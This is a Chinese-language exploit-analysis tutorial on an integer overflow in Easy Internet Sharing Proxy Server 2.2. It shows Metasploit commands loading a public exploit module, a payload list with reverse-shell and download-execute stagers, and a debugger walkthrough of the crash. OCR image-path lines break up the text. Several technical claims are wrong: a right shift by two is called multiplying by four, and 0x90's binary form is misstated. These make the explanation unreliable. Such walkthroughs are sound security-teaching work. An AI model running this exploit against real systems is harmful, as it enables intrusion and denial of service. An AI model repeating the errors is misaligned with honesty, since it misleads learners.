
二进制漏洞挖掘系列(7)-实例分析整数溢出

WritenBy 東

上一章我们已经大概地了解了造成整数溢出的原因,可能是有符号数被当作无符号数使用,最多的情况就是无符号数不能识别负数的这个梗,本节用一个例子来进一步理解一下整数溢出在程序中是怎么产生的 如何影响到程序的执行逻辑的.

苦恼找不到一个恰当基础点的整数溢出的例子,好在 K0shl 师傅提供的这样一个程序

Easy internet sharing proxy server 2.2 今天就用它




SocksProxyServer 这个是本地套接字代理 服务在 1080 端口上,网上搜一下 poc 公布时间是 2016-11-15


下面就是带着没接触过 msf(Metasploit)的同学用一分钟学会 Msf exploiting 这个功能*-*....

Msf 中文下载地址: http://downloads.metasploit.com/data/releases/metasploit-latest-windows-installer.exe

安装之后双击安装根目录那个 console.bat 出现了这个界面在加载..等 5-10 分钟



出现了下面的这个界面就是初始化完毕了,我们就可以在命令行输入命令进行测试了



我们用从网上下载下来的 poc https://www.exploit-db.com/exploits/40760/

在 exploits 目录下新建一个文件夹,把 rb 文件放在这个文件夹里面就可以了

现在我们回到 msfconsole 用 use exploit 命令来查看我们的 exploit

现在已经进入到了我们的 exploit,我的 exp 名字就是 Efs.rb

现在来看一下 exp 需要的配置 用命令 show options

```
[*] Successfully loaded plugin: pro
msf > use exploit/MyExp/Efs
msf exploit(Efs) > show options

Module options (exploit/MyExp/Efs):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   1080             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(Efs) >
```

把大象关进冰箱需要三步

第一步:设置 payload

可以用 show payloads 来查看 msf 提供的 payload,前面的就是 payload 名称,后面是功能描述

```
  windows/dllinject/reverse_tcp_dns                        normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
  windows/dllinject/reverse_tcp_rc4                        normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
  windows/dllinject/reverse_tcp_rc4_dns                    normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
  windows/dllinject/reverse_tcp_uuid                       normal  Reflective DLL Injection, Reverse TCP Stager with UUID Support
  windows/dllinject/reverse_winhttp                        normal  Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
  windows/dns_txt_query_exec                               normal  DNS TXT Record Payload Download and Execution
  windows/download_exec                                    normal  Windows Executable Download (http,https,ftp) and Execute
  windows/exec                                             normal  Windows Execute Command
  windows/loadlibrary                                      normal  Windows LoadLibrary Path
  windows/messagebox                                       normal  Windows MessageBox
  windows/meterpreter/bind_hidden_ipknock_tcp              normal  Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
  windows/meterpreter/bind_hidden_tcp                      normal  Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
  windows/meterpreter/bind_ipv6_tcp                        normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
  windows/meterpreter/bind_ipv6_tcp_uuid                   normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support
indows x86)
  windows/meterpreter/bind_nonx_tcp                        normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
  windows/meterpreter/bind_tcp                             normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
```

用 set payload xxxxxxxx 来设置 payload 设置成功后 show options 一下其中的 Required 这列是必须要填写的接下来就是设置我们的被攻击 ip 了

```
msf exploit(Efs) > set payload windows/messagebox
payload => windows/messagebox
msf exploit(Efs) > show options

Module options (exploit/MyExp/Efs):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   1080             yes       The target port (TCP)


Payload options (windows/messagebox):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   EXITFUNC  thread            yes       Exit technique (Accepted: '', seh, thread, process, none)
   ICON      NO                yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
   TEXT      Hello, from MSF!  yes       Messagebox Text (max 255 chars)
   TITLE     MessageBox        yes       Messagebox Title (max 255 chars)


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(Efs) >
```

第二步:设置 ip 和端口

就用虚拟机来测试吧 127.0.0.1 当虚拟机运行了软件的时候 start 就本机就打开了 1080 端口

用 set RHOST 127.0.0.1 来设置被攻击的 ip

```
msf exploit(Efs) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(Efs) > show options

Module options (exploit/MyExp/Efs):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  127.0.0.1        yes       The target address
   RPORT  1080             yes       The target port (TCP)


Payload options (windows/messagebox):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   EXITFUNC  thread            yes       Exit technique (Accepted: '', seh, thread, process, none)
   ICON      NO                yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
   TEXT      Hello, from MSF!  yes       Messagebox Text (max 255 chars)
   TITLE     MessageBox        yes       Messagebox Title (max 255 chars)
```

第三步:设置 target 目标系统


用 show targets 来查看 exp 中支持的系统

```
msf exploit(Efs) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   Windows 10 32bit
   2   Windows 8.1 32bit SP1
   3   Windows 7 32bit SP1
   4   Windows Vista 32bit SP2


msf exploit(Efs) >
```


然后用 set target ID 来设置系统

```
msf exploit(Efs) > set target 3
target => 3
msf exploit(Efs) > show options

Module options (exploit/MyExp/Efs):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.155    yes       The target address
   RPORT  1080             yes       The target port (TCP)


Payload options (windows/messagebox):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   EXITFUNC  thread            yes       Exit technique (Accepted: '', seh, thread, process, none)
   ICON      NO                yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
   TEXT      Hello, from MSF!  yes       Messagebox Text (max 255 chars)
   TITLE     MessageBox        yes       Messagebox Title (max 255 chars)


Exploit target:

   Id  Name
   --  ----
   3   Windows 7 32bit SP1
```

接着就是运行我们的 exploit 代码了,在命令行输入 run 可以看到我们的程序就崩溃了




我们重启程序,然后调试器附加,我这里就用 x32dbg 作为调试器.然后 msf exploit(Efs) > run 调试器捕捉异常后在这里断下



很明显这是一内存拷贝的语句.循环拷贝 ecx 次,将 esi 地址的内容拷贝到 edi 里面,可以看到 [edi]=[23C0000]=?? 意思是 edi 的指向了一个无效值, 而 esi 指向的地址都是 0,栈帧已都被破坏,我们查看外层函数 来进一步分析


打开 IDA 跳转到这个内存拷贝操作这里 0043973D



然后我们在此处 F5 看一下这段逻辑的伪代码


```
v6 = Overlapped[411].hEvent;
if ( v6 == HANDLE_FLAG_INHERIT )
{
  qmemcpy(&v235, &Overlapped[1].Offset, NumberOfBytesTransferred);
  *(&v235 + v5) = 0;
  if ( v235 != 4 )
  {
    v39 = v236;
    v40 = v236;
    v41 = (unsigned int)v236 >> 2;
    qmemcpy(&v240, v237, 4 * v41);
    v43 = &v237[4 * v41];
    v42 = &v240 + 4 * v41;
    LOBYTE(v41) = v40;
    v44 = 0;
    v45 = 255;
```

光标定位到 qmemcpy 这正是一个内存拷贝操作的函数,4*v41 也是拷贝的长度,v41 是拷贝的次数,向上看 v41 是由无符号整型变量 v236 右移两个字节得到的 上面一处判断语句 if(v6==HANDLE_FLAG_INHERIT) HANDLE_FLAG_INHERIT 是线程函数中的一个宏定义是一个常量值为 1 定义是对象可由一个子进程继承在 if(v6==HANDLE_FLAG_INHERIT) 语句下断点,开始调试




重启软件,开启服务,x32dbg 以管理员权限启动附加程序,下断点

接着 msf 可以发送命令了 run.可以看到断点断在了我们之前下的断点这里




单步一步,这里给 ecx 赋值为 1 然后 ecx 与 1 比较 因为相等所以跳转不会实现




继续单步下去,发现了一处内存拷贝操作 这是由于拷贝一次结构体的成员变量


```
v6 = Overlapped[411].hEvent;
if ( v6 == HANDLE_FLAG_INHERIT )
{
  qmemcpy(&v235, &Overlapped[1].Offset, NumberOfBytesTransferred);
  *(&v235 + v5) = 0;
  if ( v235 != 4 )
  {
    v39 = v236;
    v40 = v236;
    v41 = (unsigned int)v236 >> 2;
    qmemcpy(&v240, v237, 4 * v41);
    v43 = &v237[4 * v41];
    v42 = &v240 + 4 * v41;
    LOBYTE(v41) = v40;
    v44 = 0;
    v45 = 255;
```




继续单步下去 又到了一处跳转,比较 4 和 eax 低四位 不相等则跳转




很显然跳转实现了,接着就是有问题的这行指令了




Movsx 是有符号数拷贝指令,拷贝的内容是 90 二进制是 1011010 由于有符号数拷贝时判断最高位是 1 还是 0 如果是 1 movsx 则以为他是负数,如果是 0 则为正数,拷贝时由于字节对齐问题,会根据最高位来填充,正数全部填充 0 负数全部填充 1 当然这里也就把高位全部填充为 1 了 这样拷贝之后 ebp 会是一个极大的值 单步步过 观察 ebp 的值




接着把 ebp 给 ecx , ecx 再给 eax 将 ecx 右移 2 位



Ecx 作为拷贝长度的计数器,右移 2 位相当于乘 4,单步步过发现 ecx 已经是个极大的值了



继续单步,程序报错,因为拷贝了 3FFFFFE4 长度的值,已经到了不可写的内存块 所以程序异常报错



本节就是由于 movsx 指令对有符号数处理的错误把这个值赋给了计数器 ecx 而紧跟着后面就是一处内存拷贝,使用了 ecx 作为拷贝计数器,从而访问到了不可写的地址,通常整数溢出的漏洞较常见,实质还是一些操作指令对有符号数无符号数之间的处理不当,整数溢出可能造成缓冲区溢出,拒绝服务,覆盖关键指针修改程序流程,内存泄漏,由于整数溢出可能会造成高位翻转突然会变成一个很大的值,如果后面涉及到了内存操作 写出稳定的可利用程序还是不太容易的。